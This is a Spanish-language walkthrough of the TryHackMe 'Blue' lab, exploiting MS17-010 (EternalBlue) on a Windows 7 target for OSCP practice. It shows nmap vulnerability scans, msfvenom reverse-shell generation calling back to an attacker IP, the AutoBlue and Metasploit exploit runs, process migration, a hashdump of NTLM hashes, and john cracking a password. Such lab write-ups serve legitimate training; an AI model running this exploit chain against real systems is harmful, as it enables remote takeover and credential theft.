
Blue

TryHackMe nos presenta esta máquina como una máquina Windows de la cuál tenemos que aprovechar una incorrecta configuración.

Debéis de tener en cuenta, que cada vez que realizas un “Deploy” de la máquina, su IP cambia y no es la misma como en otras plataformas como por ejemplo HackTheBox.



Recopilacion de información

Comenzamos con un escaneo rápido de todos los puertos para identificar exclusivamente cuales están abiertos:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Blue# nmap -p- --open -vvv -n 10.10.76.253

Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-28 15:58 CEST
Initiating Ping Scan at 15:58
Scanning 10.10.76.253 [4 ports]

PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack ttl 127
139/tcp   open  netbios-ssn   syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
49152/tcp open  unknown       syn-ack ttl 127
49153/tcp open  unknown       syn-ack ttl 127
49154/tcp open  unknown       syn-ack ttl 127
49158/tcp open  unknown       syn-ack ttl 127
49160/tcp open  unknown       syn-ack ttl 127
```

Y a continuación un escaneo mas profundo de los puertos que nos interesan, en este caso, los que están por debajo de 1000 ya que el nombre de la máquina ayuda a pensar que tipo de vulnerabilidad tendremos que explotar.
En este caso vamos a utilizar el parámetro de nmap “--script=vuln" que nos permitirá evaluar si nuestra máquina victima se puede explotar a través de algún tipo de vulnerabilidad común.

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Blue# nmap -p135,139,445 --script=vuln -n -T5
10.10.76.253 -oN output.txt

PORT    STATE SERVICE
135/tcp open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

Recopilando información servicio SAMBA

Si nos fijamos en el output de nuestro nmap, veremos que nos dice que es vulnerable a ejecución de código remota en el servidor Microsofot SMBv1.
Además, nos enumera la vulnerablidad (MS17-010), que probablemente la habremos visto anteriormente en otras máquinas.

Vamos a comprobar que esto no sea un falso positivo y ver que de verdad tenemos una vulnerabilidad en el servicio SMB.

Nos dirigimos a nuestra máquina atacante y descargaremos el repositorio AutoBlue:

```
root@kalil:/opt/# git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Clonando en 'AutoBlue-MS17-010'...
remote: Enumerating objects: 26, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 102 (delta 12), reused 5 (delta 1), pack-reused 76
Recibiendo objetos: 100% (102/102), 77.30 KiB | 648.00 KiB/s, listo.
Resolviendo deltas: 100% (52/52), listo.
root@kalil:/opt/#
```

Este repositorio nos trae la utilidad “eternal_checker.py” que nos permite comprobar si ha sido parcheada o no la vulnerabilidad además de darnos información del target y buscarnos los “Pipe named”.

En nuestro caso, ejecutamos el checker y vemos que el output nos da información del Target y nos dice que no está parcheado.

```
root@kalil:/opt/AutoBlue-MS17-010# python eternal_checker.py 10.10.145.7 -port 445
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[-] Could not open /usr/share/metasploit-framework/data/wordlists/named_pipes.txt, trying hardcoded
values
[*] Done
```

Si obtenemos el error que no nos permite abrir el diccionario para generar los named pipes, es porque no tenemos este diccionario o no está en esa ruta.

Obtendremos el diccionario de github: https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/wordlists/named_pipes.txt

```
root@kalil:/opt/AutoBlue-MS17-010# wget https://raw.githubusercontent.com/rapid7/metasploit-framework/
master/data/wordlists/named_pipes.txt
--2020-04-28 18:59:07--  https://raw.githubusercontent.com/rapid7/metasploit-framework/master/data/
wordlists/named_pipes.txt
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.132.133
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[151.101.132.133]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 281 [text/plain]
Grabando a: “named_pipes.txt”

named_pipes.txt                                                 100%
[=============================================================================================================
==================================>]     281  --.-KB/s    en 0s      2020-04-28 18:59:07 (11,6 MB/s)
- “named_pipes.txt” guardado [281/281]
```

Tan solo tendremos que mover el archivo descargado a la ruta donde lo está buscando el script:

```
root@kalil:/opt/AutoBlue-MS17-010# mv named_pipes.txt /usr/share/metasploit-framework/data/wordlists/
```

Y volvemos a lanzar el script y nos debería enumerar los named pipes sin soltarnos ningún error, aunque en este caso, no nos da ningún resultado.

Explotación

Ya que en OSCP no debemos de utilizar Metasploit, realizo la máquina con este y sin el, ya que TryHackMe nos dice que la debemos hacer con metasploit.

Explotando Eternal Blue sin metasploit

Como hemos comprobado con el eternal_checker.py, la vulnerabilidad no está parcheada y conocemos el objetivo asique vamos a realizar la explotación de este.

Podriamos utilizar searchsploit para encontrar payloads y scripts preparados para la explotación y probarlos, necesitaríamos utilizar un shellcode que lo tendríamos que generar con msfvenom.

En este caso, ya que hemos descargado el directorio AutoBlue y debemos conocer distintas formas o vías de explotación, vamos a utilizar un script que tenemos en el repositorio.

Primero nos dirigiremos al directorio /shellcode y ejecutamos “shell_prep.sh" introducimos los datos que nos pide y nos generará nuestra shellcode con el nombre y el tamaño que nos ponga al final.

Quiero advertir que en mi caso genero una shell de cmd regular ya que en OSCP no se permite utilizar METASPLOIT pero la máquina tiene una parte que no he conseguido sin metasploit, si conseguís obtener los hash de windows sin hasdump y migrar de proceso sin metasploit me gustaría que me dijeseis cómo.

```
root@kalil:/opt/AutoBlue-MS17-010/shellcode# ./shell_prep.sh
                 _.-;;-._
          '-..-'|   ||   |
          '-..-'|_.-;;-._|
          '-..-'|   ||   |
          '-..-'|_.-''-._|
Eternal Blue Windows Shellcode Compiler

Lets compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
10.11.4.143
LPORT you want x64 to listen on:
443
LPORT you want x86 to listen on:
443
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.11.4.143
LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.11.4.143
LPORT=443
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE
```

Nos dirigimos al directorio principal y antes de ejecutar el exploit, tenemos que ponernos a la escucha con el puerto seleccionado en el shellcode, en mi caso, el 443, una vez
que tenemos esto preparado, ejecutamos eternablue_exploit7.py con la IP de la máquina victima y con nuestro shellcode generado:

(ATACANTE) SHELL 1:

```
root@kalil:/opt/AutoBlue-MS17-010# python eternalblue_exploit7.py 10.10.145.7 /opt/AutoBlue-MS17-010/shellcode/sc_all.bin
shellcode size: 2203
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
root@kalil:/opt/AutoBlue-MS17-010# 
```

(ATACANTE recibiendo shell) SHELL 2:

```
root@kalil:/home/kaito# nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.145.7] 49222
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Explotando Eternal Blue metasploit

Para poder completar las preguntas de THM he tenido que realizar la máquina con metasploit que es como nos la pide, aunque en OSCP, no está permitido el uso de este.

Utilizaremos el módulo de metasploit “windows/smb/ms17_010_eternalblue” para explotar la vulnerabilidad enumerda anteriormente por NMAP.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.250.224
RHOSTS => 10.10.250.224
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
...
...
[+] 10.10.250.224:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.250.224:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.250.224:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

C:\Windows\system32>whoami
whoami
nt authority\system
```


Escribiremos background para dejar la sesión en segundo plano y poder seguir trabajando para pasar a una shell de meterpreter:

```
C:\Windows\system32>background

Background session 1? [y/N]  y


msf5 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
```

Seleccionamos la sesión que hemos dejado en segundo plano e iniciamos nuestra shell:

```
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > run
```

Podemos comprobar que tenemos la shell con el comando “sessions”:



A continuación, nos colocaremos en nuestra shell de meterpreter:

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
```

El echo de ser NT AUTHORITY\SYSTEM no quiere decir que tengamos todos los permisos, después de un buen rato peleandome con la máquina, me doy cuenta de que no cuento con todos los permisos en mi proceso asique tendremos que migrar a otro proceso para escalar privilegios y poder dumpear las contraseñas para terminar las preguntas del reto.

Con “ps”, vamos a visualizar los procesos que se están ejecutando en la máquina, nos fijamos en los que corran NT AUTHORITY\SYSTEM para migrar a el:

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 416   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 544   536   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 596   536   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 644   584   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   596   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   596   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   596   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 724   692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 816   692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 884   692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 932   692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1000  644   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 1016  2332  powershell.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1020  692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 1056  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1140  692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1288  692   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1324  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1352  1288  cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 1392  692   amazon-ssm-agent.exe x64 0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1468  692   LiteAgent.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1600  692   Ec2Config.exe      x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1844  544   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 1912  692   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 2072  816   WmiPrvSE.exe
 2164  544   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2256  544   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 2268  692   mscorsvw.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
 2316  692   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 2348  692   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 2372  2268  mscorsvw.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
 2472  692   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 2548  692   vds.exe            x64   0        NT AUTHORITY\SYSTEM
 2664  692   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
 2724  1288  cmd.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 2864  1016  powershell.exe     x86   0        NT AUTHORITY\SYSTEM           C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
```

Una vez que detectamos el proceso al que queremos migrar, escribimos migrate “PID” y podremos realizar “hashdump" para extraer los hashes de las contraseñas y posteriormente crackeralos.

```
meterpreter > migrate 1288
[*] Migrating from 2864 to 1288...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Post-Explotación

Una vez que hemos recibido la shell, trateremos de obtener las flags.

La fase de Post-Explotación es aquella en la que el atacante ha conseguido acceso a la máquina y necesita mantenerlo y comprobar hasta que punto se pueden escalar privilegios.
En esta fase, además debemos de obtener información confidencial sobre la víctima, temas relacionados con ella o acceso a otras redes es por eso, que debemos encontrar las flags que nos pide THM.

Encontramos la primera flag:

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
07/13/2009  10:20 PM    <DIR>          PerfLogs
04/12/2011  03:28 AM    <DIR>          Program Files
03/17/2019  05:28 PM    <DIR>          Program Files (x86)
12/12/2018  10:13 PM    <DIR>          Users
03/17/2019  05:36 PM    <DIR>          Windows
               1 File(s)             24 bytes
               5 Dir(s)  21,108,391,936 bytes free
```

Segunda flag:


```
 C:\Windows\System32\config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Windows\System32\config

04/28/2020  01:07 PM    <DIR>          .
04/28/2020  01:07 PM    <DIR>          ..
12/12/2018  06:00 PM            28,672 BCD-Template
04/28/2020  01:17 PM        18,087,936 COMPONENTS
04/28/2020  01:17 PM           262,144 DEFAULT
03/17/2019  02:32 PM                34 flag2.txt
07/13/2009  09:34 PM    <DIR>          Journal
03/17/2019  02:56 PM    <DIR>          RegBack
03/17/2019  03:05 PM           262,144 SAM
04/28/2020  01:17 PM           262,144 SECURITY
04/28/2020  01:40 PM        39,845,888 SOFTWARE
04/28/2020  01:37 PM        12,582,912 SYSTEM
11/20/2010  09:41 PM    <DIR>          systemprofile
12/12/2018  06:03 PM    <DIR>          TxR
               8 File(s)     71,331,874 bytes
               6 Dir(s)  21,108,391,936 bytes free
```

Tercera flag:

```
C:\Users\Jon\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users\Jon\Documents

12/12/2018  10:49 PM    <DIR>          .
12/12/2018  10:49 PM    <DIR>          ..
03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  21,108,391,936 bytes free
```

Crackeando Hashes

Guardaremos en un archivo de texto los hashes obtenidos anteriormente junto con el nombre de usuario, asegurate de que tu archivo queda así:



El sistema operativo Windows solía utilizar hash de LM pero actualmente utiliza NTLM.

Utilizaremos john, con la opción--format=NT le diríamos el formáto de nuestro hash.

Podríamos ver los tipos de hashes que acepta john con:

root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Blue# john --list=formats

Pasaremos a crackear los hashes:

root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/Blue# john hashes --wordlist=/usr/share/wordlists/rockyou.txt --format=NT

Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
(Administrator)
alqfna22 (Jon)
2g 0:00:00:00 DONE (2020-04-29 01:01) 2.564g/s 13077Kp/s 13077Kc/s 13083KC/s alqueva1968..alpus
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed